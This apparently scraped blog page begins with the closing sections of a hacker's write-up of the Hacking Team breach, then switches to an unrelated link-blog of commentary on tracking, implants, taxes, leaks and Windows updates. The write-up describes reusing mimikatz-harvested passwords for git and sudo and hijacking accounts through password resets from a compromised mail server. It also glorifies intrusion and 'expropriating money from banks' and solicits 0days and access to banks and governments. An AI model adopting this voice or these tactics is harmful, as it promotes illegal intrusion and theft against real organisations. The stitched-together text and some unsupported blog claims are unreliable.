[1] http://hacking.technology/Hacked%20Team/c.pozzi/Truecrypt%20Volume/Login%20HT.txt
[2] http://seclists.org/fulldisclosure/2014/Oct/78
--[ 16 - Reusing and resetting passwords ]--------------------------------------
Reading the emails, I'd seen Daniele Milan granting access to git repos. I
already had his windows password thanks to mimikatz. I tried it on the git
server and it worked. Then I tried sudo and it worked. For the gitlab server
and their twitter account, I used the "forgot my password" function along with
my access to their mail server to reset the passwords.
--[ 17 - Conclusion ]-----------------------------------------------------------
That's all it takes to take down a company and stop their human rights abuses.
That's the beauty and asymmetry of hacking: with 100 hours of work, one person
can undo years of work by a multi-million dollar company. Hacking gives the
underdog a chance to fight and win.
Hacking guides often end with a disclaimer: this information is for
educational purposes only, be an ethical hacker, don't attack systems you
don't have permission to, etc. I'll say the same, but with a more rebellious
conception of "ethical" hacking. Leaking documents, expropriating money from
banks, and working to secure the computers of ordinary people is ethical
hacking. However, most people that call themselves "ethical hackers" just work
to secure those who pay their high consulting fees, who are often those most
deserving to be hacked.
Hacking Team saw themselves as part of a long line of inspired Italian design
[1]. I see Vincenzetti, his company, his cronies in the police, Carabinieri,
and government, as part of a long tradition of Italian fascism. I'd like to
dedicate this guide to the victims of the raid on the Armando Diaz school, and
to all those who have had their blood spilled by Italian fascists.
[1] https://twitter.com/coracurrier/status/618104723263090688
--[ 18 - Contact ]--------------------------------------------------------------
To send me spear phishing attempts, death threats in Italian [1][2], and to
give me 0days or access inside banks, corporations, governments, etc.
[1] http://andres.delgado.ec/2016/01/15/el-miedo-de-vigilar-a-los-vigilantes/
[2] https://twitter.com/CthulhuSec/status/619459002854977537
only encrypted email please:
https://securityinabox.org/es/thunderbird_usarenigmail
-----BEGIN PGP PUBLIC KEY BLOCK-----
mQENBFVp37MBCACu0rMiDtOtn98NurHUPYyI3Fua+bmF2E7OUihTodv4F/N04KKx
vDZlhKfgeLVSns5oSimBKhv4Z2bzvvc1w/00JH7UTLcZNbt9WGxtLEs+C+jF9j2g
27QIfOJGLFhzYm2GYWIiKr88y95YLJxvrMNmJEDwonTECY68RNaoohjy/TcdWA8x
+fCM4OHxM4AwkqqbaAtqUwAJ3Wxr+Hr/3KV+UNV1lBPlGGVSnV+OA4m8XWaPE73h
VYMVbIkJzOXK9enaXyiGKL8LdOHonz5LaGraRousmiu8JCc6HwLHWJLrkcTI9lP8
Ms3gckaJ30JnPc/qGSaFqvl4pJbx/CK6CwqrABEBAAG0IEhhY2sgQmFjayEgPGhh
Y2tiYWNrQHJpc2V1cC5uZXQ+iQE3BBMBCgAhBQJXAvPFAhsDBQsJCAcDBRUKCQgL
BRYCAwEAAh4BAheAAAoJEDScPRHoqSXQoTwIAI8YFRdTptbyEl6Khk2h8+cr3tac
QdqVNDdp6nbP2rVPW+o3DeTNg0R+87NAlGWPg17VWxsYoa4ZwKHdD/tTNPk0Sldf
cQE+IBfSaO0084d6nvSYTpd6iWBvCgJ1iQQwCq0oTgROzDURvWZ6lwyTZ8XK1KF0
JCloCSnbXB8cCemXnQLZwjGvBVgQyaF49rHYn9+edsudn341oPB+7LK7l8vj5Pys
4eauRd/XzYqxqNzlQ5ea6MZuZZL9PX8eN2obJzGaK4qvxQ31uDh/YiP3MeBzFJX8
X2NYUOYWm3oxiGQohoAn//BVHtk2Xf7hxAY4bbDEQEoDLSPybZEXugzM6gC5AQ0E
VWnfswEIANaqa8fFyiiXYWJVizUsVGbjTTO7WfuNflg4F/q/HQBYfl4ne3edL2Ai
oHOGg0OMNuhNrs56eLRyB/6IjM3TCcfn074HL37eDT0Z9p+rbxPDPFOJAMFYyyjm
n5a6HfmctRzjEXccKFaqlwalhnRP6MRFZGKU6+x1nXbiW8sqGEH0a/VdCR3/CY5F
Pbvmhh894wOzivUlP86TwjWGxLu1kHFo7JDgp8YkRGsXv0mvFav70QXtHllxOAy9
WlBP72gPyiWQ/fSUuoM+WDrMZZ9ETt0j3Uwx0Wo42ZoOXmbAd2jgJXSI9+9e4YUo
jYYjoU4ZuX77iM3+VWW1J1xJujOXJ/sAEQEAAYkBHwQYAQIACQUCVWnfswIbDAAK
CRA0nD0R6Kkl0ArYB/47LnABkz/t6M1PwOFvDN3e2JNgS1QV2YpBdog1hQj6RiEA
OoeQKXTEYaymUwYXadSj7oCFRSyhYRvSMb4GZBa1bo8RxrrTVa0vZk8uA0DB1ZZR
LWvSR7nwcUkZglZCq3Jpmsy1VLjCrMC4hXnFeGi9AX1fh28RYHudh8pecnGKh+Gi
JKp0XtOqGF5NH/Zdgz6t+Z8U++vuwWQaubMJTRdMTGhaRv+jIzKOiO9YtPNamHRq
Mf2vA3oqf22vgWQbK1MOK/4Tp6MGg/VR2SaKAsqyAZC7l5TeoSPN5HdEgA7u5GpB
D0lLGUSkx24yD1sIAGEZ4B57VZNBS0az8HoQeF0k
=E5+y
-----END PGP PUBLIC KEY BLOCK-----
If not you, who? If not now, when?
_ _ _ ____ _ _
| | | | __ _ ___| | __ | __ ) __ _ ___| | _| |
| |_| |/ _` |/ __| |/ / | _ \ / _` |/ __| |/ / |
| _ | (_| | (__| < | |_) | (_| | (__| <|_|
|_| |_|\__,_|\___|_|\_\ |____/ \__,_|\___|_|\_(_)
Pastebin source

Hotjar is a new and easy way to truly understand your web and mobile site visitors.
I’ve been seeing this on more and more sites recently. They state that the service is cheap (but no pricing to be found) and I’m very curious if they keep your data and link it to you as a person on multiple tracked sites?
Here we show that intracortically recorded signals can be linked in real-time to muscle activation to restore movement in a paralysed human. We used a chronically implanted intracortical microelectrode array to record multiunit activity from the motor cortex in a study participant with quadriplegia from cervical spinal cord injury. We applied machine-learning algorithms to decode the neuronal activity and control activation of the participant’s forearm muscles through a custom-built high-resolution neuromuscular electrical stimulation system. The system provided isolated finger movements and the participant achieved continuous cortical control of six different wrist and hand motions. Furthermore, he was able to use the system to complete functional tasks relevant to daily living.
The man managed to pour drinks, play guitar hero, swipe credit cards. Good stuff.
All Prior Art is a project attempting to algorithmically create and publicly publish all possible new prior art, thereby making the published concepts not patent-able. The concept is to democratize ideas, provide an impetus for change in the patent system, and to preempt patent trolls. The system works by pulling text from the entire database of US issued and published (un-approved) patents and creating prior art from the patent language. While most inventions generated will be nonsensical, the cost to computationally create and publish millions of ideas is nearly zero – which allows for a higher probability of possible valid prior art.
[…]
The particular Creative Commons license was chosen to prevent commercial use of the text along with restricting derivatives, since the point of the prior art is to be publicly published unmodified (as it is to be a valid reference point)
[…]
-The intent is not to prevent actual creative and innovative patents from being filed, it is to take the obvious and easily automated ideas out-of-play. If an idea is truly creative and innovative, a computer should have difficulty coming up with it.
Source: About – All Prior Art
The volumes will be based on the Bigelow Aerospace B330 expandable module with the initial launch to orbit in 2020 on ULA’s Atlas V 552 configuration launch vehicle. The B330 will have 330 cubic meters (12,000 cu ft) of internal space. The craft will support zero-gravity research including scientific missions and manufacturing processes. Beyond its industrial and scientific purposes, however, it has potential as a destination for space tourism and a craft for missions destined for the Moon and Mars.
Last year, the search for extraterrestrial intelligence got a major boost when Russian billionaire Yuri Milner unveiled a $100 million effort to scan the skies for radio and light signals emitted by aliens. Not content to simply sit tight and wait for ET to hail us, Milner now plans to build interstellar spacecraft. Yes, you heard that correctly.
Source: Stephen Hawking and a Russian Billionaire Want to Build an Interstellar Starship
The all-weather Drone Dome has 360° circular coverage, and uses an electro-optical/infrared sensor and radar to detect a threat. The data is then combined and correlated and alerts the operator of the hostile UAV. The system initiates either an automatic interference operation – as per pre-defined rules – or it is carried out manually by the operator. The threat is neutralised by activation of directional GNSS and a radiofrequency inhibitor/jammer.
Source: Rafael unveils “Drone Dome” anti-UAV system

So, with the Panama papers, governments are cracking down on tax dodgers. In the Netherlands the minister wants to increase the penalty for giving up your hidden funds to 300% plus back taxes plus interest. The claim is that it’s not fair, because poor people don’t have enough money to dodge taxes and so have to pay the full amount. Not much thought seems to be given anywhere on why there are so many tax dodgers. In the Netherlands there are only 4 tax categories, with the highest starting at € 66.422 and being taxed at 52%. This basically puts everyone in the top tax bracket, where the government takes more of your earnings than you receive yourself. To me this looks like blatant theft. Anyway, after you’ve earned the money and paid the taxes, you’re left with 21% VAT on every purchase you make thereafter. Should you be lucky enough to have some left after this highway robbery, currently they tax you 30% of what you have left. Next year, they will tax small savers less and large savers more. This formula only goes for earnings from salaried income. If you run your own business (which in the Netherlands 9% of the total population does: and which is probably around 30-40% of the total working population) the amount taken from you by taxes is far, far higher and you generally don’t have the social safety net to fall into. Now from where I’m standing, being fleeced by the government again and again and again isn’t particularly fair. Taxing people at the bottom of the earnings scale the same percentage as people at the top isn’t fair – which is why we got rid of poll taxes.
I’m not surprised that people don’t consider it immoral to hide their money from the money grubbing hands of governments who misspend their money on overly huge projects time and again.
In order to solve this problem, the tax system needs a major restructuring, with many many more tax brackets, running up to a maximum fair percentage, taking into account the much larger diversity of incomes since the 1980s. Only then will government highwaymen be able to claim a moral high ground over tax dodgers.
This HTML 5 applet has loads of circuit elements you can use to set up a circuit and see in animated form how the current is running, measure the voltage, amperage and resistance at any point. Very nice to predesign your electronics.
Source: Circuit Simulator Applet
It turns out to be two factors:
1. Polar ice is melting.
2. We are storing water in different places and moving it around the planet using piping.
These factors redistribute the weight of the water around the planet, making the poles wander around.
We analyze space geodetic and satellite gravimetric data for the period 2003–2015 to show that all of the main features of polar motion are explained by global-scale continent-ocean mass transport. The changes in terrestrial water storage (TWS) and global cryosphere together explain nearly the entire amplitude (83 ± 23%) and mean directional shift (within 5.9° ± 7.6°) of the observed motion. We also find that the TWS variability fully explains the decadal-like changes in polar motion

Source: Climate-driven polar motion: 2003–2015
Clearista products were designed with medical applications in mind before they became beauty products. The idea was that removing the product got you access to traces or biological markers that give an insight into the health of a person. They also cover blemishes and dark spots on the skin. So the CIA is interested, as DNA is one of the markers they can pick up. They use their vehicle In-Q-Tel (IQT) to fund Skincential Sciences, which produces Clearista (among other products)
Source: CIA’s Venture Capital Arm Is Funding Skin Care Products That Collect DNA
The answer to our world’s plastic pollution problem is here.[…]To show Ari doesn’t just talk a big game, he started studying the strengths and weaknesses of certain substances, eventually landing on a solution to our plastic problem made from algae.[…]If the bottle remains full of water it will keep its shape, as soon as it’s empty it starts to decompose – you couldn’t ask for a better alternative.
Source: A Student In Iceland May Have Just Saved The Planet

“There is a best time to buy notebooks, and it is exactly when you think it is, between the last week in July and the first three weeks in August, when the back-to-school merchandising frenzy is in full force,” said Analyst Stephen Baker, who studies laptop pricing and sales for the NPD Group, a market intelligence firm. He noted that this time frame applies to both Macs and PCs.
[…]
Bottom Line: You’ll find more deals in the July/August and November/December time frames and will see new model releases in early spring, midsummer and fall.
Source: The Best Time to Buy a Laptop



3. Ownership. IFTTT shall own all right, title, and interest (and all related moral rights and intellectual property rights) in and to the Developer Tool, Service, and Content
12. Patent License. Licensee hereby grants IFTTT a nonexclusive, sublicensable, perpetual, fully-paid, worldwide license to fully exercise and exploit all patent rights with respect to improvements or extensions created by or for Licensee to the API
And many more things that really are not too acceptable.
See this blog post
My heroic and lazy stand against ifttt
The Huffington Post Bribe Factory
After a six-month investigation across two continents, Fairfax Media and The Huffington Post can reveal that billions of dollars of government contracts were awarded as the direct result of bribes paid on behalf of firms including British icon Rolls-Royce, US giant Halliburton, Australia’s Leighton Holdings and Korean heavyweights Samsung and Hyundai.
The investigation centres on a Monaco company called Unaoil, run by the jet-setting Ahsani clan. Following a coded ad in a French newspaper, a series of clandestine meetings and midnight phone calls led to our reporters obtaining hundreds of thousands of the Ahsanis’ leaked emails and documents.
Source: The Bribe Factory: The company that corrupted the global oil industry
And leaders, politicians, sports stars, conmen, criminals hiding their illegally gained money offshore via the Mossack Fonseca law firm. All visible through a huge trove of information taken from a hacked email server.
What a world we live in, what a great thing leakers and investigative journalists are.
A trove of leaked information, purported to be the entire Turkish citizenship database, has been leaked.
The leaked info appears to contain names, addresses and ID numbers of more than 49 million citizens. If confirmed the leak would become one of the biggest privacy breaches, by number of records, ever.
Source: Did hacktivists really just expose half of Turkey’s entire population to ID theft?
Tiny and portable, it hardens the resin using the light of the smartphone screen. It uses 4AA batteries for power.
X-Y resolution: up to 0.042 mm (quality dep. on device)
Z resolution: up to 0.036 mm (0.12 mm in quick-mode)
400cm3
https://www.kickstarter.com/projects/olo3d/olo-the-first-ever-smartphone-3d-printer

Charts of the 10 leading causes of death and injury by age group for the US

An interesting one is when you look at the unintentional injury chart you can see firearm related deaths high on the list at all ages. And people keep claiming it’s not guns that kill people!

oneM2M is the global standards initiative that covers requirements, architecture, API specifications, security solutions and interoperability for Machine-to-Machine and IoT technologies. oneM2M was formed in 2012 and consists of eight of the world’s preeminent standards development organizations: ARIB (Japan), ATIS (North America), CCSA (China), ETSI (Europe), TIA (North America), TSDSI (India), TTA (Korea), and TTC (Japan), together with six industry fora or consortia (Broadband Forum, Continua Alliance, GlobalPlatform, HGI, Next Generation M2M Consortium, OMA) and over 200 member organizations. oneM2M specifications provide a framework to support applications and services such as the smart grid, connected car, home automation, public safety, and health.
Why is Philips not a member?
nodegoat is a web-based data management, network analysis & visualisation environment.Using nodegoat, you can create and manage any number of datasets by use of a graphic user interface. Your custom data model autoconfigures the backbone of notegoat’s core functionalities.Within nodegoat you are able to instantly analyse and visualise datasets. nodegoat allows you to enrich data with relational, geographical and temporal attributes. Therefore, the modes of analysis are inherently diachronic and ready-to-use for interactive maps and extensive trailblazing.
Source: nodegoat
Instead, it attenuates the relationship between the opinion climate and voicing opinions except among a small number of participants who believe surveillance is not justified. Those who firmly believe that the govern-ment’s monitoring programs are unacceptable decide whether to share their views entirely independently of both perceived surveillance and the opinion climate. […]Although not directly measured, the individuals who comprise this group may very well be members of the avant-garde who are highly educated and vocal about their views regardless of circumstances, and individuals who are so turned off by sur-veillance that they are unwilling to ever share political beliefs online. In support of this speculation, a post hoc OLS regression predicting unjustified surveillance atti-tudes revealed that greater political knowledge (β = .30, p < .001) and low willing-ness to self-censor (β = −.16, p < .10) were significant and marginally significant predictors. [...] For the remainder—and majority—of participants, being primed of government surveillance significantly reduced the likelihood of speaking out in hostile opinion climates. [...]Theoretically, it adds a new layer of chilling effects to the spiral of silence[...] the participants in this study who were the most susceptible to conformist behavior were those who supported these controversial surveillance policies. These individuals expressed that surveillance was necessary for maintaining national security and they have nothing to hide. However, when these individuals perceive they are being monitored, they readily conform their behavior—expressing opinions when they are in the majority, and suppressing them when they’re not.[...] those holding the dominant opinion eagerly volunteered their ideas (over 6 on a 7-point scale), but the “nothing to hide” group seemed to experience some degree of dissonance when their views were in the minority, as they were inclined to “hide” them.
Source: Under Surveillance – 1077699016630255.full.pdf
From Under Surveillance: Examining Facebook’s Spiral of Silence Effects in the Wake of NSA Internet Monitoring
by
Elizabeth Stoycheff
Important stuff if you want to run a democracy.
Amazon.com: FoodSaver V2244 Vacuum Sealing System with Starter Kit: Food Saver: Kitchen & Dining
Source: Amazon.com: FoodSaver V2244 Vacuum Sealing System with Starter Kit: Food Saver: Kitchen & Dining

You need one for sous vide cooking.
Windows may remove programs during an update for compatibility reasons. If a program is known to cause crashes, bugs, or otherwise conflict with Windows, Windows may remove it to keep your system stable. If this happens, the “All of your files are exactly where you left them” screen will appear like normal–this screen always appears during major updates–but Windows will actually have removed some of your program files.
It looks like this feature is designed to help protect the average Windows user, who might have outdated programs installed. Windows can clean them up and make sure they don’t cause problems. However, Windows doesn’t provide any notice that it’s removed a program–the program will just appear to vanish from your system.
When Windows 10’s first big update arrived, many people on Reddit noticed a variety of programs were being silently removed–most of which were hardware-related utilities. People have reported that it removed the popular Speccy, CPU-Z, HWMonitor, and CCleaner programs from many people’s systems. Many people claim it removed hardware drivers like Intel Rapid Storage Technology and AMD Catalyst Control Center, too. In some cases, people even reported that it removed PDF viewers and antivirus programs (perhaps outdated ones). Confusingly, it seems like the Windows update removed these programs from some computers but not others. Reports are not completely consistent.
Source: Windows 10 May Delete Your Programs Without Asking
You an get them back, apparently, but wow! Balls! I don’t want my OS deleting stuff from my PC!